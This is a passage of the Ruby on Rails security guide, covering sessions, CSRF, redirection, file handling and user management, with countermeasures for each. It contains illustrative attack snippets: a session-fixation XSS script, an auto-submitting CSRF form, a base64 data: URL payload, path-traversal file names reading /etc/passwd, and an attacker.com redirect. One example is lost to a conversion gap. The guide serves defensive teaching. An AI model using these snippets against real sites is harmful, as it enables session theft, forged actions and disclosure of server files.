- [Session Fixation - Countermeasures](#)
- [Session Expiry](#)

3. Cross-Site Request Forgery (CSRF)

- [CSRF Countermeasures](#)

4. Redirection and Files

- [Redirection](#)
- [File Uploads](#)
- [Executable Code in File Uploads](#)
- [File Downloads](#)

5. Intranet and Admin Security

- [Additional Precautions](#)

6. User Management

- [Brute-Forcing Accounts](#)
- [Account Hijacking](#)
- [CAPTCHAs](#)
- [Logging](#)
- [Good Passwords](#)
- [Regular Expressions](#)
- [Privilege Escalation](#)

7. [Injection](#)

- [Whitelists versus Blacklists](#)
- [SQL Injection](#)
- [Cross-Site Scripting \(XSS\)](#)
- [CSS Injection](#)
- [Textile Injection](#)
- [Ajax Injection](#)
- [Command Line Injection](#)
- [Header Injection](#)

8. [Unsafe Query Generation](#)

9. [Default Headers](#)

10. [Environmental Security](#)

11. [Additional Resources](#)

1 Introduction

Web application frameworks are made to help developers build web applications. Some of them also help you with securing the web application. In fact one framework is not more secure than another: If you use it correctly, you will be able to build secure apps with many frameworks. Ruby on Rails has some clever helper methods, for example against SQL injection, so that this is hardly a problem. It's nice to see that all of the Rails applications I audited had a good level of security.

In general there is no such thing as plug-n-play security. Security depends on the people using the framework, and sometimes on the development method. And it depends on all layers of a web application environment: The back-end storage, the web server and the web application itself (and possibly other layers or applications).

The Gartner Group however estimates that 75% of attacks are at the web application layer, and found out "that out of 300 audited sites, 97% are vulnerable to attack". This is because web applications are relatively easy to attack, as they are simple to understand and manipulate, even by the lay person.

The threats against web applications include user account hijacking, bypass of access control, reading or modifying sensitive data, or presenting fraudulent content. Or an attacker might be able to install a Trojan horse program or unsolicited e-mail sending software, aim at financial enrichment or cause brand name damage by modifying company resources. In order to prevent attacks, minimize their impact and remove points of attack, first of all, you have to fully understand the attack methods in order to find the correct countermeasures. That is what this guide aims at.

In order to develop secure web applications you have to keep up to date on all layers and know your enemies. To keep up to date subscribe to security mailing lists, read security blogs and make updating and security checks a habit (check the [Additional Resources](#) chapter). I do it manually because that's how you find the nasty logical security problems.

2 Sessions

A good place to start looking at security is with sessions, which can be vulnerable to particular attacks.

2.1 What are Sessions?




HTTP is a stateless protocol. Sessions make it stateful.

Most applications need to keep track of certain state of a particular user. This could be the contents of a shopping basket or the user id of the currently logged in user. Without the idea of sessions, the user would have to identify, and probably authenticate, on every request. Rails will create a new session automatically if a new user accesses the application. It will


load an existing session if the user has already used the application.

A session usually consists of a hash of values and a session id, usually a 32-character string, to identify the hash. Every cookie sent to the client's browser includes the session id. And the other way round: the browser will send it to the server on every request from the client. In Rails you can save and retrieve values using the session method:



```
session[:user_id] = @current_user.id
User.find(session[:user_id])
```

2.2 Session id



The session id is a 32 byte long MD5 hash value.

A session id consists of the hash value of a random string. The random string is the current time, a random number between 0 and 1, the process id number of the Ruby interpreter (also basically a random number) and a constant string. Currently it is not feasible to brute-force Rails' session ids. To date MD5 is uncompromised, but there have been collisions, so it is theoretically possible to create another input text with the same hash value. But this has had no security impact to date.

2.3 Session Hijacking



Stealing a user's session id lets an attacker use the web application in the victim's name.

Many web applications have an authentication system: a user provides a user name and password, the web application checks them and stores the corresponding user id in the session hash. From now on, the session is valid. On every request the application will load the user, identified by the user id in the session, without the need for new authentication. The session id in the cookie identifies the session.

Hence, the cookie serves as temporary authentication for the web application. Anyone who seizes a cookie from someone else, may use the web application as this user - with possibly severe consequences. Here are some ways to hijack a session, and their countermeasures:

- Sniff the cookie in an insecure network. A wireless LAN can be an example of such a network. In an unencrypted wireless LAN it is especially easy to listen to the traffic of all connected clients. This is one more reason not to work from a coffee shop. For the web application builder this means to *provide a secure connection over SSL*. In Rails 3.1 and later, this could be accomplished by always forcing SSL connection in your application config file:



```
config.force_ssl = true
```

- Most people don't clear out the cookies after working at a public terminal. So if the last user didn't log out of a web application, you would be able to use it as this user. Provide the user with a *log-out button* in the web application, and *make it prominent*.
- Many cross-site scripting (XSS) exploits aim at obtaining the user's cookie. You'll read [more about XSS](#) later.
- Instead of stealing a cookie unknown to the attacker, they fix a user's session identifier (in the cookie) known to them. Read more about this so-called session fixation later.

The main objective of most attackers is to make money. The underground prices for stolen bank login accounts range from \$10-\$1000 (depending on the available amount of funds), \$0.40-\$20 for credit card numbers, \$1-\$8 for online auction site accounts and \$4-\$30 for email passwords, according to the [Symantec Global Internet Security Threat Report](#).

2.4 Session Guidelines

Here are some general guidelines on sessions.

- *Do not store large objects in a session.* Instead you should store them in the database and save their id in the session. This will eliminate synchronization headaches and it won't fill up your session storage space (depending on what session storage you chose, see below). This will also be a good idea, if you modify the structure of an object and old versions of it are still in some user's cookies. With server-side session storages you can clear out the sessions, but with client-side storages, this is hard to mitigate.
- *Critical data should not be stored in session.* If the user clears their cookies or closes the browser, they will be lost. And with a client-side session storage, the user can read the data.

2.5 Session Storage



Rails provides several storage mechanisms for the session hashes. The most important is `ActionDispatch::Session::CookieStore`.

Rails 2 introduced a new default session storage, `CookieStore`. `CookieStore` saves the session hash directly in a cookie on the client-side. The server retrieves the session hash from the cookie and eliminates the need for a session id. That will greatly increase the speed of the application, but it is a controversial storage option and you have to think about the security implications of it:

- Cookies imply a strict size limit of 4kB. This is fine as you should not store large amounts of data in a session anyway, as described before. *Storing the current user's database id in a session is usually ok.*
- The client can see everything you store in a session, because it is stored in clear-text (actually Base64-encoded, so not encrypted). So, of course, *you don't want to store any secrets here*. To prevent session hash tampering, a digest is calculated from the session with a server-side secret and inserted into the end of the cookie.

That means the security of this storage depends on this secret (and on the digest algorithm, which defaults to SHA1, for compatibility). So *don't use a trivial secret, i.e. a word from a dictionary, or one which is shorter than 30 characters*.

`config.secret_key_base` is used for specifying a key which allows sessions for the application to be verified against a known secure key to prevent tampering. Applications get `config.secret_key_base` initialized to a random key in `config/initializers/secret_token.rb`, e.g.:



```
YourApp::Application.config.secret_key_base = '49d3f3de9ed86c74b94ad6bd0...'
```

Older versions of Rails use `CookieStore`, which uses `secret_token` instead of `secret_key_base` that is used by `EncryptedCookieStore`. Read the upgrade documentation for more information.

If you have received an application where the secret was exposed (e.g. an application whose source was shared), strongly consider changing the secret.

2.6 Replay Attacks for CookieStore Sessions



Another sort of attack you have to be aware of when using `CookieStore` is the replay attack.

It works like this:

- A user receives credits, the amount is stored in a session (which is a bad idea anyway, but we'll do this for

demonstration purposes).

- The user buys something.
- Their new, lower credit will be stored in the session.
- The dark side of the user forces them to take the cookie from the first step (which they copied) and replace the current cookie in the browser.
- The user has their credit back.


Including a nonce (a random value) in the session solves replay attacks. A nonce is valid only once, and the server has to keep track of all the valid nonces. It gets even more complicated if you have several application servers (mongrels). Storing nonces in a database table would defeat the entire purpose of CookieStore (avoiding accessing the database).

The best *solution against it is not to store this kind of data in a session, but in the database*. In this case store the credit in the database and the logged_in_user_id in the session.

2.7 Session Fixation



Apart from stealing a user's session id, the attacker may fix a session id known to them. This is called session fixation.



This attack focuses on fixing a user's session id known to the attacker, and forcing the user's browser into using this id. It is therefore not necessary for the attacker to steal the session id afterwards. Here is how this attack works:

- The attacker creates a valid session id: They load the login page of the web application where they want to fix the session, and take the session id in the cookie from the response (see number 1 and 2 in the image).
- They possibly maintains the session. Expiring sessions, for example every 20 minutes, greatly reduces the time-frame for attack. Therefore they access the web application from time to time in order to keep the session alive.
- Now the attacker will force the user's browser into using this session id (see number 3 in the image). As you may not change a cookie of another domain (because of the same origin policy), the attacker has to run a JavaScript from the domain of the target web application. Injecting the JavaScript code into the application by XSS accomplishes this attack. Here is an example:


```
<script>document.cookie="_session_id=16d5b78abb28e3d6206b60f22a03c8d9";</script>.
```

Read more about XSS and injection later on.

- The attacker lures the victim to the infected page with the JavaScript code. By viewing the page, the victim's browser will change the session id to the trap session id.
- As the new trap session is unused, the web application will require the user to authenticate.
- From now on, the victim and the attacker will co-use the web application with the same session: The session became valid and the victim didn't notice the attack.

2.8 Session Fixation - Countermeasures



One line of code will protect you from session fixation.

The most effective countermeasure is to *issue a new session identifier* and declare the old one invalid after a successful login. That way, an attacker cannot use the fixed session identifier. This is a good countermeasure against session hijacking, as well. Here is how to create a new session in Rails:



```
reset_session
```

If you use the popular `RestfulAuthentication` plugin for user management, add `reset_session` to the `SessionsController#create` action. Note that this removes any value from the session, *you have to transfer them to the new session*.

Another countermeasure is to *save user-specific properties in the session*, verify them every time a request comes in, and deny access, if the information does not match. Such properties could be the remote IP address or the user agent (the web browser name), though the latter is less user-specific. When saving the IP address, you have to bear in mind that there are Internet service providers or large organizations that put their users behind proxies. *These might change over the course of a session*, so these users will not be able to use your application, or only in a limited way.

2.9 Session Expiry



Sessions that never expire extend the time-frame for attacks such as cross-site request forgery (CSRF), session hijacking and session fixation.

One possibility is to set the expiry time-stamp of the cookie with the session id. However the client can edit cookies that are stored in the web browser so expiring sessions on the server is safer. Here is an example of how to *expire sessions in a database table*. Call `Session.sweep("20 minutes")` to expire sessions that were used longer than 20 minutes ago.



```
class Session < ActiveRecord::Base
  def self.sweep(time = 1.hour)
    if time.is_a?(String)
      time = time.split.inject { |count, unit| count.to_i.send(unit) }
    end

    delete_all "updated_at < '#{time.ago.to_s(:db)}'"
  end
end
```


The section about session fixation introduced the problem of maintained sessions. An attacker maintaining a session every five minutes can keep the session alive forever, although you are expiring sessions. A simple solution for this would be to add a `created_at` column to the sessions table. Now you can delete sessions that were created a long time ago. Use this line in the sweep method above:



```
delete_all "updated_at < '#{time.ago.to_s(:db)}' OR  
created_at < '#{2.days.ago.to_s(:db)}'"
```

3 Cross-Site Request Forgery (CSRF)

This attack method works by including malicious code or a link in a page that accesses a web application that the user is believed to have authenticated. If the session for that web application has not timed out, an attacker may execute unauthorized commands.



In the [session chapter](#) you have learned that most Rails applications use cookie-based sessions. Either they store the session id in the cookie and have a server-side session hash, or the entire session hash is on the client-side. In either case the browser will automatically send along the cookie on every request to a domain, if it can find a cookie for that domain. The controversial point is, that it will also send the cookie, if the request comes from a site of a different domain. Let's start with an example:

- Bob browses a message board and views a post from a hacker where there is a crafted HTML image element. The element references a command in Bob's project management application, rather than an image file.
- ``
- Bob's session at [www.webapp.com](#) is still alive, because he didn't log out a few minutes ago.
- By viewing the post, the browser finds an image tag. It tries to load the suspected image from [www.webapp.com](#). As explained before, it will also send along the cookie with the valid session id.
- The web application at [www.webapp.com](#) verifies the user information in the corresponding session hash and destroys the project with the ID 1. It then returns a result page which is an unexpected result for the browser, so it will not display the image.
- Bob doesn't notice the attack - but a few days later he finds out that project number one is gone.

It is important to notice that the actual crafted image or link doesn't necessarily have to be situated in the web application's domain, it can be anywhere - in a forum, blog post or email.

CSRF appears very rarely in CVE (Common Vulnerabilities and Exposures) - less than 0.1% in 2006 - but it really is a 'sleeping giant' [Grossman]. This is in stark contrast to the results in my (and others) security contract work - *CSRF is an important security issue*.

3.1 CSRF Countermeasures



First, as is required by the W3C, use GET and POST appropriately. Secondly, a security token in non-GET requests will protect your application from CSRF.

The HTTP protocol basically provides two main types of requests - GET and POST (and more, but they are not supported by most browsers). The World Wide Web Consortium (W3C) provides a checklist for choosing HTTP GET or POST:

Use GET if:

- The interaction is more *like a question* (i.e., it is a safe operation such as a query, read operation, or lookup).

Use POST if:

- The interaction is more *like an order*, or
- The interaction *changes the state* of the resource in a way that the user would perceive (e.g., a subscription to a service), or
- The user is *held accountable for the results* of the interaction.

If your web application is RESTful, you might be used to additional HTTP verbs, such as PATCH, PUT or DELETE. Most of today's web browsers, however do not support them - only GET and POST. Rails uses a hidden `_method` field to handle this barrier.

POST requests can be sent automatically, too. Here is an example for a link which displays www.harmless.com as destination in the browser's status bar. In fact it dynamically creates a new form that sends a POST request.



```
<a href="http://www.harmless.com/" onclick="
  var f = document.createElement('form');
  f.style.display = 'none';
  this.parentNode.appendChild(f);
  f.method = 'POST';
  f.action = 'http://www.example.com/account/destroy';
  f.submit();
  return false;">To the harmless survey</a>
```

Or the attacker places the code into the onmouseover event handler of an image:



```
` tag to make a cross-site request to a URL with a JSONP or JavaScript response. The response is executable code that the attacker can find a way to run, possibly extracting sensitive data. To protect against this data leakage, we disallow cross-site `<script>` tags. Only Ajax requests may have JavaScript responses since XMLHttpRequest is subject to the browser Same-Origin policy - meaning only your site can initiate the request.

To protect against all other forged requests, we introduce a *required security token* that our site knows but other sites don't know. We include the security token in requests and verify it on the server. This is a one-liner in your application controller:



protect\_from\_forgery

This will automatically include a security token in all forms and Ajax requests generated by Rails. If the security token doesn't match what was expected, the session will be reset.

It is common to use persistent cookies to store user information, with `cookies.permanent` for example. In this case, the cookies will not be cleared and the out of the box CSRF protection will not be effective. If you are using a different cookie store than the session for this information, you must handle what to do with it yourself:



```
def handle_unverified_request
 super
 sign_out_user # Example method that will destroy the user cookies.
end
```

The above method can be placed in the `ApplicationController` and will be called when a CSRF token is not present on a non-GET request.

Note that *cross-site scripting (XSS) vulnerabilities bypass all CSRF protections*. XSS gives the attacker access to all elements on a page, so they can read the CSRF security token from a form or directly submit the form. Read [more about XSS](#) later.

## 4 Redirection and Files

Another class of security vulnerabilities surrounds the use of redirection and files in web applications.

### 4.1 Redirection



*Redirection in a web application is an underestimated cracker tool: Not only can the attacker forward the user to a trap web site, they may also create a self-contained attack.*

Whenever the user is allowed to pass (parts of) the URL for redirection, it is possibly vulnerable. The most obvious attack would be to redirect users to a fake web application which looks and feels exactly as the original one. This so-called phishing attack works by sending an unsuspecting link in an email to the users, injecting the link by XSS in the web application or putting the link into an external site. It is unsuspecting, because the link starts with the URL to the web application and the URL to the malicious site is hidden in the redirection parameter: <http://www.example.com/site/redirect?to=www.attacker.com>. Here is an example of a legacy action:



```
def legacy
 redirect_to(params.update(action: 'main'))
end
```

This will redirect the user to the main action if they tried to access a legacy action. The intention was to preserve the URL parameters to the legacy action and pass them to the main action. However, it can be exploited by attacker if they included a host key in the URL:



<http://www.example.com/site/legacy?param1=xy&param2=23&host=www.attacker.com>

If it is at the end of the URL it will hardly be noticed and redirects the user to the attacker.com host. A simple countermeasure would be to *include only the expected parameters in a legacy action* (again a whitelist approach, as opposed to

removing unexpected parameters). *And if you redirect to an URL, check it with a whitelist or a regular expression.*

#### 4.1.1 Self-contained XSS

Another redirection and self-contained XSS attack works in Firefox and Opera by the use of the data protocol. This protocol displays its contents directly in the browser and can be anything from HTML or JavaScript to entire images:

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K
```

This example is a Base64 encoded JavaScript which displays a simple message box. In a redirection URL, an attacker could redirect to this URL with the malicious code in it. As a countermeasure, *do not allow the user to supply (parts of) the URL to be redirected to.*

## 4.2 File Uploads



*Make sure file uploads don't overwrite important files, and process media files asynchronously.*

Many web applications allow users to upload files. *File names, which the user may choose (partly), should always be filtered* as an attacker could use a malicious file name to overwrite any file on the server. If you store file uploads at `/var/www/uploads`, and the user enters a file name like `".././etc/passwd"`, it may overwrite an important file. Of course, the Ruby interpreter would need the appropriate permissions to do so - one more reason to run web servers, database servers and other programs as a less privileged Unix user.

When filtering user input file names, *don't try to remove malicious parts*. Think of a situation where the web application removes all `"../"` in a file name and an attacker uses a string such as `"..../"` - the result will be `"../"`. It is best to use a whitelist approach, which *checks for the validity of a file name with a set of accepted characters*. This is opposed to a blacklist approach which attempts to remove not allowed characters. In case it isn't a valid file name, reject it (or replace not accepted characters), but don't remove them. Here is the file name sanitizer from the [attachment\\_fu plugin](#):



```
def sanitize_filename(filename)
 filename.strip.tap do |name|
 # NOTE: File.basename doesn't work right with Windows paths on Unix
 # get only the filename, not the whole path
 name.sub! /\A.*(\\|\/)/, ''
 # Finally, replace all non alphanumeric, underscore
 # or periods with underscore
 name.gsub! /[^\\w\\.\\-]/, '_'
 end
end
```

A significant disadvantage of synchronous processing of file uploads (as the `attachment_fu` plugin may do with images), is its *vulnerability to denial-of-service attacks*. An attacker can synchronously start image file uploads from many computers which increases the server load and may eventually crash or stall the server.

The solution to this is best to *process media files asynchronously*: Save the media file and schedule a processing request in the database. A second process will handle the processing of the file in the background.

## 4.3 Executable Code in File Uploads



*Source code in uploaded files may be executed when placed in specific directories. Do not place file uploads in Rails' `/public` directory if it is Apache's home directory.*

The popular Apache web server has an option called `DocumentRoot`. This is the home directory of the web site, everything in this directory tree will be served by the web server. If there are files with a certain file name extension, the

code in it will be executed when requested (might require some options to be set). Examples for this are PHP and CGI files. Now think of a situation where an attacker uploads a file "file.cgi" with code in it, which will be executed when someone downloads the file.

*If your Apache DocumentRoot points to Rails' /public directory, do not put file uploads in it, store files at least one level downwards.*

## 4.4 File Downloads



*Make sure users cannot download arbitrary files.*

Just as you have to filter file names for uploads, you have to do so for downloads. The `send_file()` method sends files from the server to the client. If you use a file name, that the user entered, without filtering, any file can be downloaded:



```
send_file('/var/www/uploads/' + params[:filename])
```

Simply pass a file name like `"../../etc/passwd"` to download the server's login information. A simple solution against this, is to *check that the requested file is in the expected directory*.



```
basename = File.expand_path(File.join(File.dirname(__FILE__), '../..files'))
filename = File.expand_path(File.join(basename, @file.public_filename))
raise if basename !=
 File.expand_path(File.join(File.dirname(filename), '../..'))
send_file filename, disposition: 'inline'
```

Another (additional) approach is to store the file names in the database and name the files on the disk after the ids in the database. This is also a good approach to avoid possible code in an uploaded file to be executed. The `attachment_fu` plugin does this in a similar way.

## 5 Intranet and Admin Security

Intranet and administration interfaces are popular attack targets, because they allow privileged access. Although this would require several extra-security measures, the opposite is the case in the real world.

In 2007 there was the first tailor-made trojan which stole information from an Intranet, namely the "Monster for employers" web site of Monster.com, an online recruitment web application. Tailor-made Trojans are very rare, so far, and the risk is quite low, but it is certainly a possibility and an example of how the security of the client host is important, too. However, the highest threat to Intranet and Admin applications are XSS and CSRF.

**XSS** If your application re-displays malicious user input from the extranet, the application will be vulnerable to XSS. User names, comments, spam reports, order addresses are just a few uncommon examples, where there can be XSS.

Having one single place in the admin interface or Intranet, where the input has not been sanitized, makes the entire application vulnerable. Possible exploits include stealing the privileged administrator's cookie, injecting an iframe to steal the administrator's password or installing malicious software through browser security holes to take over the administrator's computer.

Refer to the Injection section for countermeasures against XSS. It is *recommended to use the SafeErb plugin* also in an Intranet or administration interface.

**CSRF** Cross-Site Request Forgery (CSRF), also known as Cross-Site Reference Forgery (XSRF), is a gigantic attack method, it allows the attacker to do everything the administrator or Intranet user may do. As you have already seen above how CSRF works, here are a few examples of what attackers can do in the Intranet or admin interface.

A real-world example is a [router reconfiguration by CSRF](#). The attackers sent a malicious e-mail, with CSRF in it, to Mexican users. The e-mail claimed there was an e-card waiting for them, but it also contained an image tag that resulted in a HTTP-GET request to reconfigure the user's router (which is a popular model in Mexico). The request changed the DNS-settings so that requests to a Mexico-based banking site would be mapped to the attacker's site. Everyone who accessed the banking site through that router saw the attacker's fake web site and had their credentials stolen.

Another example changed Google AdSense's e-mail address and password by. If the victim was logged into Google AdSense, the administration interface for Google advertisements campaigns, an attacker could change their credentials.

Another popular attack is to spam your web application, your blog or forum to propagate malicious XSS. Of course, the attacker has to know the URL structure, but most Rails URLs are quite straightforward or they will be easy to find out, if it is an open-source application's admin interface. The attacker may even do 1,000 lucky guesses by just including malicious IMG-tags which try every possible combination.

*For countermeasures against CSRF in administration interfaces and Intranet applications, refer to the countermeasures in the CSRF section.*

## 5.1 Additional Precautions

The common admin interface works like this: it's located at [www.example.com/admin](http://www.example.com/admin), may be accessed only if the admin flag is set in the User model, re-displays user input and allows the admin to delete/add/edit whatever data desired. Here are some thoughts about this:

- It is very important to *think about the worst case*: What if someone really got hold of my cookie or user credentials. You could *introduce roles* for the admin interface to limit the possibilities of the attacker. Or how about *special login credentials* for the admin interface, other than the ones used for the public part of the application. Or a *special password for very serious actions*?
- Does the admin really have to access the interface from everywhere in the world? Think about *limiting the login to a bunch of source IP addresses*. Examine `request.remote_ip` to find out about the user's IP address. This is not bullet-proof, but a great barrier. Remember that there might be a proxy in use, though.
- *Put the admin interface to a special sub-domain* such as `admin.application.com` and make it a separate application with its own user management. This makes stealing an admin cookie from the usual domain, [www.application.com](http://www.application.com), impossible. This is because of the same origin policy in your browser: An injected (XSS) script on [www.application.com](http://www.application.com) may not read the cookie for `admin.application.com` and vice-versa.

## 6 User Management



*Almost every web application has to deal with authorization and authentication. Instead of rolling your own, it is advisable to use common plug-ins. But keep them up-to-date, too. A few additional precautions can make your application even more secure.*

There are a number of authentication plug-ins for Rails available. Good ones, such as the popular [devise](#) and [authlogic](#), store only encrypted passwords, not plain-text passwords. In Rails 3.1 you can use the built-in `has_secure_password` method which has similar features.

Every new user gets an activation code to activate their account when they get an e-mail with a link in it. After activating the account, the `activation_code` columns will be set to NULL in the database. If someone requested an URL like these, they would be logged in as the first activated user found in the database (and chances are that this is the administrator):



<http://localhost:3006/user/activate>  
<http://localhost:3006/user/activate?id=>



This is possible because on some servers, this way the parameter id, as in `params[:id]`, would be nil. However, here is the finder from the activation action:



```
User.find_by_activation_code(params[:id])
```


If the parameter was nil, the resulting SQL query will be



```
SELECT * FROM users WHERE (users.activation_code IS NULL) LIMIT 1
```

And thus it found the first user in the database, returned it and logged them in. You can find out more about it in [my blog post](#). *It is advisable to update your plug-ins from time to time.* Moreover, you can review your application to find more flaws like this.

## 6.1 Brute-Forcing Accounts



*Brute-force attacks on accounts are trial and error attacks on the login credentials. Fend them off with more generic error messages and possibly require to enter a CAPTCHA.*

A list of user names for your web application may be misused to brute-force the corresponding passwords, because most people don't use sophisticated passwords. Most passwords are a combination of dictionary words and possibly numbers. So armed with a list of user names and a dictionary, an automatic program may find the correct password in a matter of minutes.

Because of this, most web applications will display a generic error message "user name or password not correct", if one of these are not correct. If it said "the user name you entered has not been found", an attacker could automatically compile a list of user names.

However, what most web application designers neglect, are the forgot-password pages. These pages often admit that the entered user name or e-mail address has (not) been found. This allows an attacker to compile a list of user names and brute-force the accounts.

In order to mitigate such attacks, *display a generic error message on forgot-password pages, too.* Moreover, you can *require to enter a CAPTCHA after a number of failed logins from a certain IP address.* Note, however, that this is not a bullet-proof solution against automatic programs, because these programs may change their IP address exactly as often. However, it raises the barrier of an attack.

## 6.2 Account Hijacking

Many web applications make it easy to hijack user accounts. Why not be different and make it more difficult?.

### 6.2.1 Passwords

Think of a situation where an attacker has stolen a user's session cookie and thus may co-use the application. If it is easy to change the password, the attacker will hijack the account with a few clicks. Or if the change-password form is vulnerable to CSRF, the attacker will be able to change the victim's password by luring them to a web page where there is a crafted IMG-tag which does the CSRF. As a countermeasure, *make change-password forms safe against CSRF*, of course. And *require the user to enter the old password when changing it.*

### 6.2.2 E-Mail

However, the attacker may also take over the account by changing the e-mail address. After they change it, they will go to the forgotten-password page and the (possibly new) password will be mailed to the attacker's e-mail address. As a countermeasure *require the user to enter the password when changing the e-mail address, too.*



### 6.2.3 Other

Depending on your web application, there may be more ways to hijack the user's account. In many cases CSRF and XSS will help to do so. For example, as in a CSRF vulnerability in [Google Mail](#). In this proof-of-concept attack, the victim would have been lured to a web site controlled by the attacker. On that site is a crafted IMG-tag which results in a HTTP GET request that changes the filter settings of Google Mail. If the victim was logged in to Google Mail, the attacker would change the filters to forward all e-mails to their e-mail address. This is nearly as harmful as hijacking the entire account. As a countermeasure, *review your application logic and eliminate all XSS and CSRF vulnerabilities.*

## 6.3 CAPTCHAs



*A CAPTCHA is a challenge-response test to determine that the response is not generated by a computer. It is often used to protect comment forms from automatic spam bots by asking the user to type the letters of a distorted image. The idea of a negative CAPTCHA is not for a user to prove that they are human, but reveal that a robot is a robot.*

But not only spam robots (bots) are a problem, but also automatic login bots. A popular CAPTCHA API is [reCAPTCHA](#) which displays two distorted images of words from old books. It also adds an angled line, rather than a distorted background and high levels of warping on the text as earlier CAPTCHAs did, because the latter were broken. As a bonus, using reCAPTCHA helps to digitize old books. [ReCAPTCHA](#) is also a Rails plug-in with the same name as the API.

You will get two keys from the API, a public and a private key, which you have to put into your Rails environment. After that you can use the `recaptcha_tags` method in the view, and the `verify_recaptcha` method in the controller. `Verify_recaptcha` will return false if the validation fails. The problem with CAPTCHAs is, they are annoying. Additionally, some visually impaired users have found certain kinds of distorted CAPTCHAs difficult to read. The idea of negative CAPTCHAs is not to ask a user to prove that they are human, but reveal that a spam robot is a bot.

Most bots are really dumb, they crawl the web and put their spam into every form's field they can find. Negative CAPTCHAs take advantage of that and include a "honeypot" field in the form which will be hidden from the human user by CSS or JavaScript.

Here are some ideas how to hide honeypot fields by JavaScript and/or CSS:

- position the fields off of the visible area of the page
- make the elements very small or color them the same as the background of the page
- leave the fields displayed, but tell humans to leave them blank

The most simple negative CAPTCHA is one hidden honeypot field. On the server side, you will check the value of the field: If it contains any text, it must be a bot. Then, you can either ignore the post or return a positive result, but not saving the post to the database. This way the bot will be satisfied and moves on. You can do this with annoying users, too.

You can find more sophisticated negative CAPTCHAs in Ned Batchelder's [blog post](#):

- Include a field with the current UTC time-stamp in it and check it on the server. If it is too far in the past, or if it is in the future, the form is invalid.
- Randomize the field names
